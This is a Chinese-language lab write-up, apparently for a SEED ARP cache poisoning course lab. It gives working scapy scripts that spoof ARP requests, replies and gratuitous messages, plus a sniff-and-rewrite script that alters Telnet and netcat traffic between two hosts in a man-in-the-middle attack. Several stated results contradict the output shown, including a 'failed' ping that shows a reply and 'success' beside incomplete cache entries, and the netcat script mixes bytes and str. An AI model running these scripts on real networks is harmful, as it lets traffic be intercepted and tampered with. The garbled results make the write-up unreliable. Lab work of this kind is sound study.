
实验十四 ARP Cache Poisoning Attack Lab

环境准备：

（1）本实验需要 3 台主机，其中 2 者扮演通讯双方，第 3 台主机作为攻击者。所以需要复制（选项为“完整克隆”）2 份 seed 虚拟机。Vmware 操作如下，VirtualBox 大同小异。



这样就有 3 台 host：

（2）三台主机的 mac 地址与 ip 地址分别如下所示（每台 host 使用 ifconfig 查询）：

Host	IP address	MAC address
Seed(attacker)	172.16.99.173	00:0C:29:FA:48:8A
Seed_clone_1(A)	172.16.98.22	00:0C:29:F3:FB:3B
Seed_clone_2(B)	172.16.99.84	00:0C:29:2B:18:8F


Task 1： ARP Cache Poisoning

本实验中，你需要通过伪造数据包实现（MITM）攻击，即通讯中的 2 个受害者之间传递

的包将会从你这里发生中转。这里，使用 scapy 工具包，通过 ARP 缓存投毒实现攻击目标。


Task 1A：using ARP request

（1）在攻击者主机上，构造 arp 请求，代码如下。实现向主机 A 的 arp 缓存进行投毒：



```
#!/usr/bin/python3
from scapy.all import *

E = Ether()
A = ARP()

A.op = 1
A.psrc = '172.16.99.84'
A.pdst = '172.16.98.22'

pkt = E/A
sendp(pkt)
```


（2）Sudo 运行该程序后，观察 A 的 arp 缓存（如下图），可知成功将 attacker 的 mac 地址和主机 B 的 IP 地址绑定，攻击成功。



```
07/18/21]seed@VM:~$ arp -a
 (172.16.99.84) at 00:0c:29:fa:48:8a [ether] on ens33
 (172.16.96.254) at 50:da:00:71:30:02 [ether] on ens33
 (172.16.98.148) at b8:31:b5:87:38:92 [ether] on ens33
 (172.16.99.173) at 00:0c:29:fa:48:8a [ether] on ens33
```


Task 1B：using ARP reply

（1）清除主机 A 的 arp 缓存：




```
07/18/21]seed@VM:~$ sudo ip neigh flush dev ens33
07/18/21]seed@VM:~$ arp -a
 (172.16.99.84) at <incomplete> on ens33
 (172.16.96.254) at <incomplete> on ens33
 (172.16.98.148) at b8:31:b5:87:38:92 [ether] on ens33
 (172.16.99.173) at <incomplete> on ens33
```

（2）修改 attack.py 如下，并执行：



```
#!/usr/bin/python3
from scapy.all import *

E = Ether()
A = ARP()

A.op = 2
A.psrc = '172.16.99.84'
A.pdst = '172.16.98.22'

pkt = E/A
sendp(pkt)
```


观察主机 A 的 arp 缓存结果（下图）可知，攻击成功。



```
07/18/21]seed@VM:~$ arp -a
? (172.16.99.84) at 00:0c:29:fa:48:8a [ether] on ens33
? (172.16.96.254) at 50:da:00:71:30:02 [ether] on ens33
? (172.16.98.148) at b8:31:b5:87:38:92 [ether] on ens33
? (172.16.99.173) at 00:0c:29:fa:48:8a [ether] on ens33
```


Task 1C： using ARP gratuitous message

修改 attack.py 代码如下，并重复上面的操作（需要清空 A 的 arp 缓存）：



```
#!/usr/bin/python3
from scapy.all import *

E = Ether()
A = ARP()

A.psrc = '172.16.98.22'
A.pdst = '172.16.98.22'
A.hwdst = 'ff:ff:ff:ff:ff:ff'
E.dst = 'ff:ff:ff:ff:ff:ff'

pkt = E/A
sendp(pkt)
```

观察结果可知（如下），攻击成功。




```
07/18/21]seed@VM:~$ arp -a
 (172.16.99.84) at <incomplete> on ens33
 (172.16.96.254) at 50:da:00:71:30:02 [ether] on ens33
 (172.16.98.148) at b8:31:b5:87:38:92 [ether] on ens33
 (172.16.99.173) at <incomplete> on ens33
```

Task 2： MITM attack on Telnet using ARP Cache Poisoning

Step 1： Launch the ARP cache poisoning attack


（1）在主机 Attacker 上构造 arp 包如下，使用特权运行（需清空 A，B 的 arp 缓存）：



```
#!/usr/bin/python3
from scapy.all import *

E = Ether()
A = ARP()

A.op = 2
A.psrc = '172.16.98.22'
A.pdst = '172.16.99.84'

sendp(E/A)

E = Ether()
A = ARP()

A.op = 2
A.psrc = '172.16.99.84'
A.pdst = '172.16.98.22'

pkt = E/A
sendp(pkt)
```


（3）观察运行结果可知，对主机 A 的 arp 缓存都投毒成功：

主机 A：



```
07/18/21]seed@VM:~$ arp -a
 (172.16.99.84) at 00:0c:29:fa:48:8a [ether] on ens33
 (172.16.96.254) at 50:da:00:71:30:02 [ether] on ens33
 (172.16.98.148) at b8:31:b5:87:38:92 [ether] on ens33
 (172.16.99.173) at 00:0c:29:fa:48:8a [ether] on ens33
```


主机 B：投毒失败。



```
07/18/21]seed@VM:~$ arp -a
 (172.16.98.148) at b8:31:b5:87:38:92 [ether] on ens33
 (172.16.96.254) at 50:da:00:71:30:02 [ether] on ens33
 (172.16.99.173) at 00:0c:29:fa:48:8a [ether] on ens33
```

Step 2：Testing


使用主机 A、B 互相测试 ping，结果如下：ping 测试失败，是因为 arp 投毒导致目标 mac 地址主机收到包后发现目的 IP 地址并非自身而丢弃该包且不作回复。



```
[07/18/21]seed@VM:~$ ping 172.16.99.84
PING 172.16.99.84 (172.16.99.84) 56(84) bytes of data.
64 bytes from 172.16.99.84: icmp_seq=1 ttl=64 time=0.305 ms
^C
```


Step3：Turn on IP forwarding

（1）开启攻击者主机的 ip_forward，如下：



```
[07/18/21]seed@VM:~/.../computerSecurity$ sudo sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```


（2）重复 step2 中 ping 操作，发现 ping 成功。如下：



```
[07/18/21]seed@VM:~$ ping 172.16.99.84
PING 172.16.99.84 (172.16.99.84) 56(84) bytes of data.
64 bytes from 172.16.99.84: icmp_seq=1 ttl=64 time=0.302 ms
64 bytes from 172.16.99.84: icmp_seq=2 ttl=64 time=0.379 ms
64 bytes from 172.16.99.84: icmp_seq=3 ttl=64 time=0.385 ms
64 bytes from 172.16.99.84: icmp_seq=4 ttl=64 time=0.371 ms
64 bytes from 172.16.99.84: icmp_seq=5 ttl=64 time=0.366 ms
^C
--- 172.16.99.84 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4082ms
rtt min/avg/max/mdev = 0.302/0.360/0.385/0.036 ms
```

Step4：Launch the MITM attack

（1）在攻击者主机上编写 attack.py 如下所示：




```
#!/usr/bin/python3
from scapy.all import *
VM_A_IP = '172.16.98.22'
VM_B_IP = '172.16.99.84'

def spoof_pkt(pkt):
        if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt[TCP].payload:
                newpkt = IP(pkt[IP])
                del(newpkt.chksum)
                del(newpkt[TCP].chksum)
                del(newpkt[TCP].payload)

                olddata = pkt[TCP].payload.load
                newdata = 'Z' * len(olddata)

                send(newpkt/newdata)

        elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
                send(pkt[IP])

pkt = sniff(filter='tcp and host 172.16.98.22', prn=spoof_pkt)
```

（2）当攻击成功后，主机 A 上将出现转换输出的字符‘zzzzzzzzz...’

Task 3： MITM Attack on Netcat using ARP Cache Poisoning


（1）分别在主机 A 和主机 B 上输入下面的指令，建立通讯链接：

主机 B：




```
8/21]seed@VM:~$ nc -l 9090
```

主机 A：



```
nc 172.16.99.84 9090
```

（2）在 attacker 上编写 attacker.py 如下：




```
from scapy.all import *
VM_A_IP = '172.16.98.22'
VM_B_IP = '172.16.99.84'

def spoof_pkt(pkt):
    if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt[TCP].payload:
        newpkt = IP(pkt[IP])
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        del(newpkt[TCP].payload)

        olddata = pkt[TCP].payload.load
        newdata = olddata.replace('zhuhao', 'AAAAA')

        send(newpkt/newdata)

    elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
        send(pkt[IP])

pkt = sniff(filter='tcp and host 172.16.98.22', prn=spoof_pkt)
```

（3）sudo 执行上述脚本。在主机 A 中输入‘zhuhao’，主机 B 中将会收到替换的值“AAAAA”。


攻击成功：

主机 A：



```
[07/18/21]seed@VM:~$ nc 172.16.99.84 9090
hello
zhuhao
```

主机 B：



```
[07/18/21]seed@VM:~$ nc -l 9090
hello
zhuhao
AAAAA
```